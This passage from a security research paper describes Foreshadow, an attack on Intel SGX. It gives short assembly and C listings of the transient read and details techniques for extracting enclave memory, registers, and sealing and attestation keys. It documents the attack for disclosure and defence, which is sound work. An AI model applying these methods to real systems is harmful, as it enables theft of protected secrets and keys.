Crucially, in contrast to all previously published SGX side-channel attacks [17,39,45,51,57,58,60] and existing Spectre-style speculative execution attacks [7,49] against SGX enclaves, Foreshadow does *not* require any side-channel vulnerabilities, code gadgets, or even knowledge of the victim enclave's code. In particular, our attack is immune to all currently proposed side-channel mitigations for SGX [8,9,18,52–54], as well as countermeasures for speculative execution attacks [31,32]. In fact, as long as secrets reside in the enclave's address space, our attack does not even require the victim enclave's execution.

**Breaking SGX Confidentiality.** The Intel SGX documentation unequivocally states that "enclave memory cannot be read or written from outside the enclave regardless of current privilege level and CPU mode (ring3/user-mode, ring0/kernel- mode, SMM, VMM, or another enclave)" [28]. As Foreshadow compromises confidentiality of production enclave memory, this security objective of Intel SGX is clearly broken.

Our basic attack requires enclave secrets to be residing in the L1 data cache. We show how unprivileged adversaries can preemptively or concurrently extract secrets as they are brought into the L1 data cache when executing the victim enclave. For root adversaries, we furthermore contribute an innovative technique that leverages SGX's paging instructions to prefetch arbitrary enclave memory into the L1 data cache without even requiring the victim enclave's cooperation. When combined with a state-of-the-art enclave execution control framework, such as SGX-Step [57], our root attack can essentially dump the entire memory and register contents of a victim enclave at any point in its execution.

**Breaking SGX Sealing and Attestation.** The SGX design allows enclaves to "request a secure assertion from the platform of the enclave's identity [and] bind enclave ephemeral data to the assertion" [2]. While we cannot break integrity of enclaved data directly, we do leverage Foreshadow to extract enclave sealing and report keys. The former compromises the confidentiality and integrity of sealed secrets directly, whereas the latter can be used to forge false local attestation reports. Our attack on Intel's trusted quoting enclave for remote attestation furthermore completely collapses confidentiality plus integrity guarantees for remote computations and secret provisioning.

## 2.3 Microarchitectural x86 Organization

**Instruction Pipeline.** For a complex instruction set, such as Intel x86 [10,27], individual instructions are first split into smaller micro-operations ($\mu$ops) during the decode stage. Micro-operation decoding simplifies processor design: only actual $\mu$ops need to be implemented in hardware, not the entire rich instruction set. In addition it enables hardware vendors to patch processors when a flaw is found. In case of Intel SGX, this may lead to an increased CPU security version number.

Micro-operations furthermore enable superscalar processor optimization techniques stemming from a reduced instruction set philosophy. An execution pipeline improves throughput by parallelizing three main stages. First, a *fetch-decode* unit loads an instruction from main memory and translates it into the corresponding $\mu$op series. To minimize pipeline stalls from program branches, the processor's branch predictor will try to predict the outcome of conditional jumps when fetching the next instruction in the program stream. Secondly, individual $\mu$ops are scheduled to available *execution units*, which may be duplicated to further increase parallelism. To maximize the use of available execution units, simultaneous multithreading (Intel HyperThreading) technology can furthermore interleave the execution of multiple independent instruction streams from different logical processors executing on the same physical CPU core. Finally, during the instruction *retirement* stage, $\mu$op results are committed to the architecturally visible machine state (i.e., register and memory contents).

**Out-of-Order and Speculative Execution.** As an important optimization technique, the processor may choose to not execute sequential micro-operations as provided by the in-order instruction stream. Instead, $\mu$ops are executed *out-of-order*, as soon as the required execution unit plus any source operands become available. Following Tomasulo's algorithm [55], $\mu$ops are dynamically scheduled, e.g., using reservation stations, and await the availability of their input operands before they are executed. After completing $\mu$op execution, intermediate results are buffered, e.g., in a Reorder Buffer (ROB), and committed to architectural state only upon instruction retirement.

To yield correct architectural behavior, however, the processor should ensure that $\mu$ops are retired according to the intended in-order instruction stream. Out-of-order execution therefore necessitates a roll-back mechanism that flushes the pipeline and ROB to discard uncommitted $\mu$op results. Generally, such *speculatively* executed $\mu$ops are to be dropped by the CPU in two different scenarios. First, after realizing an execution path has been mispredicted by the branch predictor, the processor flushes $\mu$op results from the incorrect path and starts executing the correct execution path. Second, hardware exceptions and interrupts are guaranteed to be "always taken in the 'in-order' instruction stream" [27], which implies that all transient $\mu$op results originating from out-of-order instructions following the faulting instruction should be rolled-back as well.

**CPU Cache Organization.** To speed up repeated code and data memory accesses, modern Intel processors [27] feature a dedicated L1 and L2 cache per physical CPU (shared among logical HyperThreading cores), plus a single last-level L3 cache shared among all physical cores. The unit of cache organization is called a *cache line* and measures 64 bytes. In multi-way, set-associative caches, a cache line is located by first using the lower bits of the (physical) memory address to locate the corresponding *cache set*, and thereafter using a tag to uniquely identify the desired cache line within that set.

Since CPU caches introduce a measurable timing difference for DRAM memory accesses, they have been studied extensively in side-channel analysis research [16].

## 2.4 Transient Execution Attacks

The aforementioned in-order instruction retirement ensures functional correctness: the CPU's architectural state (memory and register file contents) shall be consistent with the intended program behavior. Nevertheless, the CPU's *microarchitectural* state (e.g., internal caches) can still be affected by $\mu$ops that were speculatively executed and afterwards discarded. Recent concurrent research [15, 24, 36, 40, 42] on *transient execution attacks* shows how an adversary can abuse such subtle microarchitectural side-effects to breach memory isolation barriers.

A first type of Spectre [36] attacks exploit the CPU's branch prediction machinery to trick a victim protection domain into speculatively executing instructions out of its intended execution path. By "poisoning" the shared branch predictor resource, an attacker is able to steer the victim program's execution into transient instruction sequences that dereference memory locations the victim is authorized to access but the attacker not. A second type of attacks, including Meltdown [40] and Foreshadow, exploit a more crucial flaw in modern Intel processors. Namely, that there exists a small time window in which the results of unauthorized memory accesses are available to the out-of-order execution, before the processor issues a fault and rolls back any speculatively executed $\mu$ops. As such, Meltdown represents a critical race condition inside the CPU, which enables an attacker to transiently execute instructions that access unauthorized memory locations.

Essentially, transient execution allows an attacker to perform secret-dependent computations whose direct architectural effects are later discarded. In order to actually extract secrets, a "covert channel" should therefore be established to bring information into the architectural state. That is, the transient instructions have to deliberately alter the shared microarchitectural state so as to transfer/leak secret values. The CPU cache constitutes one such reliable covert channel; Meltdown-type vulnerabilities have therefore also been dubbed "rogue data cache loads" [24].



Figure 1: Rogue data cache loads can be leveraged to leak sensitive data from more privileged security layers.

Figure 1 illustrates a toy example scenario where an attacker extracts one bit of information across privilege levels. In the first step, an attacker attempts to read data from a more privileged protection layer, eventually causing a fault to be issued and the execution of an exception handler. But, a small attack window exists where attackers can execute instructions based on the actual data read, and encode secrets in the CPU cache. The example uses a reliable FLUSH+RELOAD [61] covert channel, where the transient instruction sequence loads a predetermined "oracle" memory location into the cache, dependent on the least significant bit of the kernel data just read. When the processor catches up and eventually issues the fault, a previously registered user-level exception handler is called. This marks the beginning of the second step, where the adversary receives the secret bit by carefully measuring the amount of time it takes to reload the oracle memory slot.

# 3 The Foreshadow Attack

In contrast to Meltdown [40], Foreshadow targets enclaves operating within an untrusted context. As such, adversaries have many more possibilities to execute the attack. However, as explained below and further explored in Appendix A, targeting enclaved execution also presents substantial challenges, for SGX's modified memory access and non-terminating fault semantics reflect extensive microarchitectural changes that affect transient execution.

We first present our basic approach for reading cached enclave secrets from the unprivileged host process, and thereafter elaborate on various optimization techniques to increase the bandwidth and success rate of our attack for unprivileged as well as root adversaries. Next, we explain how to reliably bring secrets in the L1 cache by executing the victim enclave. Particularly, we explain how to precisely interrupt enclaves and extract CPU register contents, and we introduce a stealthy Foreshadow attack variant that gathers secrets in real-time — without interrupting the victim enclave. We finally contribute an innovative kernel-level attack technique that brings secrets in the L1 cache without even executing the victim.



Figure 2: Basic overview of the Foreshadow attack to extract a single byte from an SGX enclave.

## 3.1 The Basic Foreshadow Attack

The basic Foreshadow attack extracts a single byte from an SGX enclave in three distinct phases, visualized in Fig. 2. As part of the attack preparation, the untrusted enclave host application should first allocate an "oracle buffer" ① of 256 slots, each measuring 4 KiB in size (in order to avoid false positives from unintentionally activating the processor's cache line prefetcher [26, 40]). In Phase I of the attack, plaintext enclave data is brought into the CPU cache. Next, Phase II dereferences the enclave secret and speculatively executes the transient instruction sequence, which loads a secret-dependent oracle buffer entry into the cache. Finally, Phase III acts as the receiving end of the FLUSH+RELOAD covert channel and reloads the oracle buffer slots to establish the secret byte.

**Phase I: Caching Enclave Secrets.** In contrast to previous research [15, 24, 40] on exploiting Meltdown-type vulnerabilities to read kernel memory, we found consistently that enclave secrets never reach the transient out-of-order execution stage in Phase II when they are not already residing in the L1 cache. A prerequisite for any successful transient extraction therefore is to bring enclave secrets into the L1 cache. As we noticed that the untrusted application cannot simply `prefetch` [20] enclave memory directly, the first phase of the basic Foreshadow attack executes the victim enclave ② in order to cache plaintext secrets. For now, we assume the secret we wish to extract resides in the L1 cache after the enclaved execution. We elaborate on this assumption in Sections 3.3 and 3.4 for interrupt-driven and HyperThreading-based attacks respectively. Section 3.5 thereafter explains how root adversaries can bring secrets in the L1 cache without even executing the victim enclave.

Note that, while Meltdown has reportedly been successfully applied to read uncached kernel data directly from DRAM, Intel's official analysis report clarifies that "on some implementations such a speculative operation will only pass data on to subsequent operations if the data is resident in the lowest level data cache (L1)" [29]. We suspect that SGX's modified memory access semantics bring about fundamental differences at the microarchitectural level, such that the CPU's access control logic does not pass the results of unauthorized enclave memory loads unless they can be served from the L1 cache. Intel confirmed this hypothesis, officially referring to Foreshadow as an "L1 Terminal Fault" attack. We furthermore provide experimental evidence in Appendix A, showing that Foreshadow can indeed transiently compute on kernel data in the L2 cache, but decisively *not* on enclave secrets residing in the L2 cache.

Regarding Intel SGX's hardware-level memory encryption [21], it should be noted that the MEE security perimeter encompasses the processor package, including the entire CPU cache hierarchy. That is, enclave secrets always reside as plaintext inside the caches and are only encrypted/decrypted as they move to/from DRAM. Practically, this means that transient instructions can in principle compute on plaintext enclave secrets as long as they are cached. As such, the MEE hardware unit does not impose any fundamental limitations on the Foreshadow attack, and is assuredly not the cause for the observation that we cannot read enclave secrets residing in the L2 cache.

**Phase II: Transient Execution.** In the second phase, we dereference `secret_ptr` and execute the transient instruction sequence. In contrast to previous transient execution attacks [15, 24, 29, 40] that result in a page fault after accessing kernel space, however, dereferencing unauthorized enclave memory does *not* produce a page fault. Instead, abort page semantics [28] apply and the data read is silently replaced with the dummy value $-1$. As such, in the absence of an exception, the race condition does not apply and any (transient) instructions following the rogue data fetch will never see the actual enclave secret, but rather the abort page value.

Foreshadow overcomes this challenge by taking advantage of previous research results on page table-based enclaved execution attacks [58, 60]. Intel SGX implements an additional layer of hardware-enforced isolation on top of the legacy page table-based virtual memory protection mechanism. That is, abort page semantics apply only *after* the legacy page table permission check succeeded without issuing a page fault.[1] This property effectively

[1] Alternatively, as a result of SGX's additional EPCM checks [27], rogue virtual-to-physical mappings also result in page fault behavior

enables the unprivileged host process to impose strictly more restrictive permissions on enclave memory. In our running example, we proceed by revoking ③ all access permissions to the enclave page we wish to read:

```
mprotect( secret_ptr &~0xfff, 0x1000, PROT_NONE );
```

We verified that the above `mprotect` system call simply clears the "present" bit in the corresponding page table entry, such that any access to this page now (eventually) leads to a fault. This observation yields an important side result, in that previous Meltdown attacks [15, 24, 29, 40] focussed exclusively on reading kernel memory pages. Intel's analysis of speculative execution vulnerabilities hence explicitly mentions that rogue data cache loads only apply "to regions of memory designated supervisor-only by the page tables; not memory designated as not present" [29]. This is not in agreement with our findings.

As explained above, any enclave entry/exit event flushes the entire TLB on that logical processor. In our running example, this means that accessing the oracle slots in the transient execution will result in an expensive page table walk. As this takes considerable time, the size of the attack window will be exceeded and no secrets can be communicated. Foreshadow overcomes this limitation by explicitly (re-)establishing ④ TLB entries for each oracle slot. In addition we need to ensure that none of the oracle slot entries are already present in the processor's cache. We achieve both requirements simultaneously by issuing a `clflush` instruction for all 256 oracle slots.

Finally, we execute ⑤ the transient instruction sequence displayed in Listing 1. We provide a line-per-line translation to the equivalent C code in Listing 2. When called with a pointer to the oracle buffer and `secret_ptr`, the secret value is read at Line 5. As we made sure to mark the enclave page as not present, SGX's abort page semantics no longer apply and a fault will eventually be issued. However, the transient instructions at Lines 6–7 will still be executed and compute the secret-dependent location of a slot *v* in the oracle buffer before fetching it from memory.

**Phase III: Receiving the Secret.** Finally when the processor determines that it should not have speculatively executed the transient instructions, uncommitted register changes are discarded and a page fault is issued. After the fault is caught by the operating system, the attacker's user-level exception handler is called. Here, she carefully measures ⑥ the timings to reload each oracle slot to establish the secret enclave byte. If the transient instruction

*after* passing the address translation process. We experimentally verified that such faults can be successfully exploited by an attacker enclave that transiently dereferences a victim enclave's pages via a malicious memory mapping. Future mitigations (Section 6) should therefore decisively also take this microarchitectural exploitation path into account.

```
1 foreshadow:
2   # %rdi: oracle
3   # %rsi: secret_ptr
4
5   movb (%rsi), %al
6   shl $12, %rax
7   movq (%rdi, %rax), %rdi
8   retq
```

Listing 1: x86 assembly.

```
1 void foreshadow(
2     uint8_t *oracle,
3     uint8_t *secret_ptr)
4 {
5   uint8_t v = *secret_ptr;
6   v = v * 0x1000;
7   uint64_t o = oracle[v];
8 }
```

Listing 2: C code.

sequence reached the execution at Line 7, the oracle slot at the secret index now resides in the CPU cache and will experience a significantly shorter access time.

## 3.2 Reading Full Cache Lines

The basic Foreshadow attack of the previous section leaks sensitive information while only leveraging the capabilities of a conventional user space attacker. But as SGX also aims to defend against kernel-level attackers, this section presents various optimization techniques, some of which assume root access (when indicated). In Section 4 we will show that these optimizations increase the bandwidth plus reliability of our attack, enabling us to extract complete cache lines from a single enclaved execution.

All of our optimization techniques share a common goal. Namely, increasing the likelihood that we do not destroy secrets as part of the measurement process. That is, an adversary executing Phases II and III of the basic Foreshadow attack should avoid inadvertently evicting enclave secrets that were originally brought into the L1 CPU cache during the enclaved execution in Phase I. We particularly found that repeated context switches and kernel code execution may unintentionally evict enclave secrets from the L1 cache. When this happens, the transient execution invariably loses the Meltdown race condition — effectively closing the attack window before the oracle slot is cached. Evicting enclave cache lines in this manner not only destroys the current measurement, but also eradicates the possibility to extract additional bytes belonging to the same cache line without executing the enclave again (Phase I). We therefore argue that minimizing cache pollution is crucial to successfully extract larger secrets from a single enclaved execution.

**Page Aliasing (Root).** When untrusted code accesses enclave memory, abort page semantics apply and secrets do not reach the transient execution. The basic Foreshadow attack avoids this behavior by revoking all access rights from the enclave page through the `mprotect` interface. However, as enclaved execution also abides by page table-based access restrictions [58, 60], these privi-



Figure 3: The physical enclave secret is mapped to an inaccessible virtual address for transient dereference.

leges can only be revoked *after* the enclave call returned. Unfortunately, we found that the `mprotect` system call exerts pressure on the processor's cache and may cause the enclave secret to be evicted from the L1 cache.

We propose an inventive "page aliasing" technique to avoid `mprotect` cache pollution for root adversaries. Figure 3 shows how our malicious kernel driver establishes an additional virtual-to-physical mapping for the physical enclave location holding the secret. As caches on modern Intel CPUs are physically tagged [27], memory accesses via the original or alias pages end up in the exact same cache lines. That is, the aliased page behaves similarly to the original enclaved page; only an additional page table walk is required for address translation. We evade abort page semantics for the alias page in the same way as in the basic Foreshadow attack, by calling `mprotect` to clear the present bit in the page table. Importantly, however, we can now issue `mprotect` once in Phase I of the attack, *before* entering the enclave. For the aliased memory mapping is never referenced by the enclave itself.

**Fault suppression.** A second substantial source of cache pollution comes from the exception handling mechanism. Specifically, after executing the transient instruction sequence in Phase II of the attack, the processor delivers a page fault to the operating system kernel. Eventually the kernel transfers execution to our user-level exception handler, which receives the secret (Phase III). At this point, however, enclave secrets and/or oracle slots may have already been unintentionally evicted.

We leverage the Transactional Synchronization eXtensions (TSX) included in modern Intel processors [27] to silently handle exceptions *within* the unprivileged attacker process. Previous research [9, 40, 53, 54] has exploited an interesting feature of Intel TSX. Namely, a page fault during transactional execution immediately calls the user-level transaction abort handler, without first signalling the fault to the operating system. We abuse this property to avoid unnecessary kernel context switches between Phases II and III of the Foreshadow attack by wrapping the entire transient instruction sequence of Listing 1 in a TSX transaction. While the transaction's write set is discarded, we did not notice any difference in the read set. That is, accessed oracle slots remain in the L1 cache.

Note that, while readily available on many processors, TSX is by no means the only fault suppression mechanism that attackers could leverage. Alternatively, as previously suggested [24,40], the instruction dereferencing the secret could also be speculatively executed itself, behind a high-latency mispredicted branch. As a true hybrid between Spectre [36] and Meltdown [40], such a technique would deliberately mistrain the CPU's branch predictor to ensure that none of the instructions in Listing 1 are committed to the architecture, and hence no faults are raised.

**Keeping Secrets Warm (Root).** Context switches to kernel space are not the only sources of cache pollution. In Phase III of the attack the access time to each oracle slot is carefully measured. As each slot is loaded into the cache, enclave secrets might get evicted from the L1 cache. To make matters worse, oracle slots are placed 4 KiB apart to avoid false positives from the cache line prefetcher [26]. All 256 oracle slots thus share the same L1 cache index and map to the same cache set.

We present two novel techniques to decrease pressure on cache sets containing enclave secrets. First, root adversaries can execute the privileged `wbinvd` instruction to flush the entire CPU cache hierarchy *before* executing the enclave (Phase I). This has the effect of making room in the cache, such that non-enclave accesses to the cache set holding a secret can be more likely accommodated in one of the vacant ways. Second, for unprivileged adversaries, instead of calling the transient execution Phase II once, we execute it in a tight loop as part of the measurement process (Phase III). That is, by transiently accessing the enclave secret each time before we reload an oracle slot, we ensure the cache line holding the secret data remains "warm" and is less likely to be evicted by the CPU's least recently used cache replacement policy. Importantly, as both techniques are entirely implemented in the untrusted application runtime, we do *not* need to make additional calls to the enclave (Phase I).

**Isolating Cores (Root).** We found overall system load to be another significant source of cache pollution. Intel architectures typically feature an inclusive cache hierarchy: data residing in the L1 cache shall also be present in the L2 and L3 caches [27]. Unfortunately, maintaining this invariant may lead to unexpected cache evictions. When an enclaved cache line is evicted from the shared last-level L3 cache by another resource-intensive process for instance, the processor is forced to also evict the enclave secret from the L1 cache. Likewise, since L1 and L2 caches are shared among logical processors, cache activity on one core might unintentionally evict enclave secrets on its sibling core.

In order to limit such effects, root adversaries can pin the victim enclave process to a specific core, and offload interrupts as much as possible to another physical core.

**Dealing with Zero Bias.** Consistent with concurrent work on Meltdown-type vulnerabilities [15, 24, 40, 42], we found that the processor zeroes out the result of unauthorized memory reads upon encountering an exception. When this nulling happens before the transient out-of-order instructions in Phase II can operate on the real secret, the attacker loses the internal race condition from the CPU's access control logic. This will show up as reading an all-zeroes value in Phase III. To counteract this zero bias, Foreshadow retries the transient execution Phase II multiple times when receiving `0x00` in Phase III, before decisively concluding the secret byte was indeed zero.

Since Foreshadow's transient execution phase critically relies on the enclave data being in the L1 cache, we consistently receive `0x00` bytes from the moment a secret cache line was evicted from the L1 cache. As such, the processor's nulling mechanism also enables us to reliably detect whether the targeted enclave data still lives in the L1 cache. That is, whether it still makes sense to proceed with Foreshadow cache line extraction or not.

## 3.3 Preemptively Extracting Secrets

As explained above, Foreshadow's transient extraction Phase II critically relies on secrets brought into the L1 cache during the enclaved execution (Phase I). In the basic attack description, we assumed secrets are available after programmatically exiting the enclave, but this is often not the case in more realistic scenarios. Secrets might be explicitly overwritten, or evicted from the L1 cache by bringing in other data from other cache levels.

To improve Foreshadow's temporal resolution, we therefore asynchronously exit the enclave after a secret in memory was brought into the L1 cache, and before it is later overwritten/evicted. We first explain how root adversaries can combine Foreshadow with the state-of-the-art SGX-Step [57] enclave execution control framework to achieve a maximal temporal resolution: memory operands leak after every single instruction. Next, we re-iterate that even unprivileged adversaries can pause enclaves at a coarser-grained 4 KiB page fault granularity [59, 60] through the `mprotect` system call interface. Using this capability, we contribute a novel technique that allows unprivileged Foreshadow attackers to reliably inspect private CPU register contents of a preempted victim enclave.

**Single-Stepping Enclaved Execution (Root).** SGX prohibits obvious interference with production enclaves. Specifically, the processor ignores advanced x86 debug features, such as hardware breakpoints or the single-step trap flag (RFLAGS.TF) [27]. We therefore rely on the recently published open-source SGX-Step [57] framework to interrupt the victim enclave instruction per instruction.

SGX-Step comes with a Linux kernel driver to establish convenient user space virtual memory mappings for the local Advanced Programmable Interrupt Controller (APIC) device. A very precise single-stepping technique is achieved by configuring the APIC timer directly from user space, eliminating any noise from kernel context switches. Carefully selecting a platform-specific APIC timer interval ensures that the interrupt reliably arrives within the first instruction after `eresume`.

**Dumping Enclaved CPU Registers.** Section 2.1 explained how SGX securely stores the interrupted enclave's register contents in a preallocated SSA frame as part of the AEX microcode procedure. By targeting SSA enclave memory, a Foreshadow attacker can thus extract private CPU register contents. For this to work, however, the SSA frame data of interest should reside in the processor's L1 cache. The entire SSA frame measures multiple cache lines, with the general purpose register area alone already occupying 144 bytes (2.25 cache lines). These SSA cache lines could be unintentionally evicted as part of the kernel context switches needed to handle interrupts, or during Foreshadow's transient extraction Phases II and III.

We contribute an inventive way to reliably extract complete SSA frames. By revoking execute permissions on the victim enclave's code pages, the unprivileged application context can provoke a page fault on the first instruction after completing `eresume`. No enclaved instruction is actually executed, and register contents thus remain unmodified, but the entire SSA frame is re-filled and brought into the L1 cache as a side effect of the AEX procedure triggered by the page fault. We abuse such *zero-stepping* as an unlimited prefetch mechanism for bringing SSA data into the L1 cache. Before restoring execute permissions, a Foreshadow attacker reads the full SSA frame byte-per-byte, forcing the enclave to zero-step whenever an SSA cache line was evicted (i.e., read all zero).

Together with a precise interrupt-driven or page fault-driven enclave execution control framework, our SSA prefetching technique allows for an accurate dump of the complete CPU register file as it changes over the course of the enclaved execution.

## 3.4 Concurrently Extracting Secrets

In modern Intel processors with HyperThreading technology, the L1 cache is shared among multiple logical processors [27]. This property has recently been abused to mount stealthy SGX PRIME+PROBE L1 cache side-

channel attacks entirely from a co-resident logical processor, without interrupting the victim enclave [6, 17, 51].

We explored such a stealthy Foreshadow attack mode by pinning a dedicated spy thread on the sibling logical core before entering the victim enclave. The spy thread repeatedly executes Foreshadow in a tight loop to try and read the secret of interest. As long as the secret is not brought into the L1 cache by the concurrently running enclave, the spy loses the CPU-internal race condition. This shows up as consistently reading a zero value. We use this observation to synchronize the spy thread. As long as a zero value is being read, the spy continues to transiently access the first byte of the secret. When the enclave finally touches the secret, it is at once extracted by the concurrent spy thread.

This approach has considerable disadvantages as compared to the above interrupt-driven attack variants. Specifically, we found that the bandwidth for concurrently extracting secrets is severely restricted, since each Foreshadow round needs 256 time-consuming FLUSH+RELOAD measurements in order to transfer one byte from the microarchitectural state (Phase II) to the architectural state (Phase III). As the enclave now continues to execute during the measurement process, secrets are more likely to be overwritten or evicted before being read by the attacker. Nonetheless, this stealthy Foreshadow attack variant should decidedly be taken into account when considering possible defense strategies in Section 6.

## 3.5 Reading Uncached Secrets

All attack techniques described thus far explicitly assume that the secret we wish to extract resides in the L1 cache after executing the victim enclave in Phase I of the attack. We now describe an innovative method to remove this assumption, allowing root adversaries to read any data located inside the victim's virtual memory range, including data that is *never* accessed by the victim enclave.

**Managing the Enclave Page Cache (EPC).** The SGX design [27, 43] explicitly relies on untrusted system software for oversubscribing the limited protected physical memory EPC resource. For this, untrusted operating systems can make use of the privileged `ewb` and `eldu` SGX instructions that respectively copy encrypted and integrity-protected 4 KiB enclave pages out of, and back into EPC.

We observed that, when decrypting and verifying an encrypted enclave page, the `eldu` instruction loads the entire page as plaintext into the CPU's L1 cache. Crucially, we experimentally verified that the `eldu` microcode implementation never evicts the page from the L1 cache, leaving the page's contents explicitly cached after the instruction terminates.

**Dumping the Entire Enclave Contents (Root).** We proceed as follows to extract the entire victim memory space. Going over all enclave pages (e.g., by inspecting `/proc/pid/maps`), our malicious kernel driver first uses `ewb` to evict the page from the EPC, only to immediately load it back using the `eldu` instruction. As `eldu` loads the page into the L1 cache and does not evict it afterwards, the basic Foreshadow attack described in Section 3.1 can reliably extract its content. Finally, the attack process is repeated for the next page of the victim enclave.

The above `eldu` technique dumps the entire address space of a victim enclave without requiring its cooperation. Since the initial memory contents is known to the adversary at enclave creation time, however, secrets are typically generated or brought in at runtime (e.g., through sealing or remote secret provisioning). As such, in practice, the victim should still be executed at least once, and the attacker could rely on a single-stepping primitive, such as SGX-Step [57], to precisely pause the enclave when it contains secrets, and before they are erased again.

Crucially, however, our `eldu` technique allows to extract secrets that are never brought into the L1 cache by the enclave code itself. As further discussed in Section 6, this attacker capability effectively rules out software-only mitigation strategies that force data to be directly stored in memory while deliberately evading the CPU cache hierarchy. For instance by relying on explicit non-temporal write `movnti` instructions [5, 27].


# 4 Microbenchmark Evaluation

We first present controlled microbenchmark experiments that assess the effectiveness of the basic Foreshadow attack and the various optimizations discussed earlier.

All experiments were conducted on publicly available, off-the-shelf Intel x86 hardware. We used a commodity Dell Optiplex 7040 desktop featuring a Skylake quad-core Intel i7-6700 CPU with a 32 KiB, 8-way L1 data cache.

**Experimental Setup.** For benchmarks, we consider the capabilities of both root and unprivileged attackers, conformant to our threat model in Section 2.2. The *root adversary* has full access to the targeted system. She for example aims to attack DRM technology enforced by an enclave running on her own device. This enables her to use all the attack optimization techniques described in Section 3.2. In addition, she may reduce cache pollution by pinning the victim thread to as specific logical core and offloading peripheral device interrupts to another core.

The *unprivileged adversary*, on the other hand, is much more constrained and represents an attacker targeting a remote server. She gained code execution on the device, and targets an enclave running in the same address space,



(a) Root attacker cache line extraction. (b) Unprivileged cache line extraction. (c) Intra-cache line degradation.

Figure 4: Success rates of the Foreshadow attack per cache line (4a and 4b) and per byte within a cache line (4c).

but did not manage to gain kernel-level privileges. Some attack optimizations, such as page aliasing or isolating workloads, can therefore not be applied.

We assess the effectiveness of Foreshadow by attacking a specially crafted benchmark enclave containing a 4 KiB memory page filled with randomized data. A dedicated entry point first loads 64 bytes of the secret page (i.e., one full cache line) into the L1 cache. Upon `eexit`, we then extract all 64 bytes with Foreshadow, and finally verify their correctness. This process is repeated for all 64 cache lines within the 4 KiB page. To ensure representative measurements, we randomize both the targeted data locations and the enclave's load address. For this, we (*i*) randomly select 5 pages from a preallocated pool of 1024 enclaved pages per benchmark run, and (*ii*) combine the outputs of 200 runs of the benchmark process. In total 4,000 KiB of enclaved data was extracted for each attack scenario.

**Success Rates.** Figure 4a displays the success rate for each cache line in the root attacker model. Overall, we reached an outstanding median success rate of 99.92% (with TSX). As not every SGX-capable machine supports TSX, we executed the same benchmark without relying on TSX features. This resulted in a moderate median success rate drop of 2.59 percentage points (97.32%).

Interestingly, the cache lines storing data at the beginning/end of the targeted page (i.e., cache lines `#0` and `#63`) manifest a distinctly lower average success rate: respectively 23.25/2.03% and 63.78/0.63% with and without TSX. We attribute this effect to unintended L1 cache line evictions from (*i*) the remaining enclaved execution after loading the secret into the cache (e.g., `eexit`); and (*ii*) our own attack measurement code (e.g., probing of the oracle buffer in Phase III). Specifically, upon closer inspection, we found that recent interrupt-driven SGX cache attacks [23, 46] explicitly report similar lowered success rates for the first and last cache lines, attributed to asynchronous enclave exit and kernel context switches. Note that we consider the increased cache pressure on the first/last cache lines only a nonessential limitation of our current attack framework, however, and decisively *not* an avenue to defend against improved Foreshadow attacks.

Figure 4b displays the result of the same benchmark for an unprivileged attacker. As expected, the median success rate drops reasonably to 96.82% and 81.14% with and without TSX respectively. While these success rates are somewhat lower, they distinctly show that even much more restrained user-level adversaries can successfully attack SGX enclaves with an impressive success rate.

It is crucial for the Foreshadow attack to succeed that the cache line holding the secret remains in the L1 cache. We found that the likelihood of inadvertently evicting secrets from the L1 cache increases with each byte extracted within a cache line. Figure 4c quantifies this *intra-cache line degradation* behavior. For the root adversary, the probability of successfully extracting the first byte within a cache line is 98.61%. By the time the last last byte of the cache line is extracted, however, the success rate has degraded to 94.75%. Especially the use of TSX shows to play a large role here. An unprivileged TSX attacker can limit intra-cache line degradation from 94.05% to 86.68%. This outperforms even all other optimization mechanisms for the root adversary without TSX (93.53% - 84.99%).

## 5 Attacking Intel Architectural Enclaves

While SGX is largely realized in hardware and microcode, Intel implemented certain critical functionality in software through dedicated "architectural enclaves". These enclaves are part of the TCB, and were written by experts with detailed knowledge of the security architecture. No obvious security flaws [38, 59] have ever been found, and Intel's architectural enclaves additionally implement various defense in-depth mechanisms. For example, even though private memory should never leak from enclaves, sensitive data gets overwritten as soon as possible.

To the best of our knowledge, we are the first to present full key extraction attacks against Intel's vetted architectural enclaves. To date only one subtle side-channel vulnerability [12] has been identified in Intel's quoting

enclave, which only affects secondary privacy concerns and assuredly does not invalidate remote attestation guarantees. This shows that Foreshadow is substantially more powerful than previous enclaved execution attacks that rely on either side-channels or memory safety bugs.

Note that, for maximum reliability, both our attacks against Intel's architectural launch and quoting enclaves assume the root adversary model, and apply all of the optimization techniques described in Section 3.2. Since our final exploits do *not* need to resort to the single-stepping or `eldu` prefetching root-only techniques of Sections 3.3 and 3.5, however, we expect they could be further improved to run entirely with user space privileges.

## 5.1 Attacking the Intel Launch Enclave

**Background.** SGX enclaves are created in a multi-stage process performed by untrusted system software. Before the enclave can be initialized through the `einit` instruction, a valid EINITTOKEN needs to be retrieved from the Intel Launch Enclave (LE). Essentially, such a token contains the target enclave's content-based (MRENCLAVE) and author-based (MRSIGNER) identities, requested features and attributes, plus a random KEYID. A Message Authentication Code (MAC) over the token data furthermore safeguards integrity, such that EINITTOKENs can be freely passed around by untrusted software.

As with local attestation (Section 2.1), the security of this scheme ultimately relies on a processor-level secret accessible to both LE and `einit`. We refer to this secret as the platform *launch key*. The `einit` instruction derives the 128-bit launch key to verify the correctness of the provided EINITTOKEN, and takes care to only initialize enclaves whose identities and attributes match the ones in the token. In order to bootstrap initialization for the LE itself, Intel's MRSIGNER value is hard-coded in the processor and used by `einit` to skip the EINITTOKEN check and grant access to the launch key. This ensures that only an Intel-signed LE can invoke `egetkey` to derive the launch key needed to compute valid MACs.

Intel uses the above enclave launch control scheme to impose a strict, software-defined enclave attribute control policy. More specifically, current LE implementations enforce that (*i*) either the enclave debug attribute is set or `mrsigner` is white-listed by Intel; and (*ii*) the enclave does not feature privileged, Intel-only attributes, such as access to the long-term platform provisioning key.

**Attack and Exploitation.** Our goal is to extract a full 128-bit launch key from a single LE execution. This is necessary, for each `egetkey` derivation (Section 2.1) includes a random 256-bit KEYID, which is securely generated inside the enclave, such that each LE invocation uses a different launch key. We can therefore *not* correlate partial key recoveries from repeated launch enclave executions to extract a full key, as is common practice in side-channel research [6, 17, 39, 46, 51].




Figure 5: Key derivation in the SGX Launch Enclave.

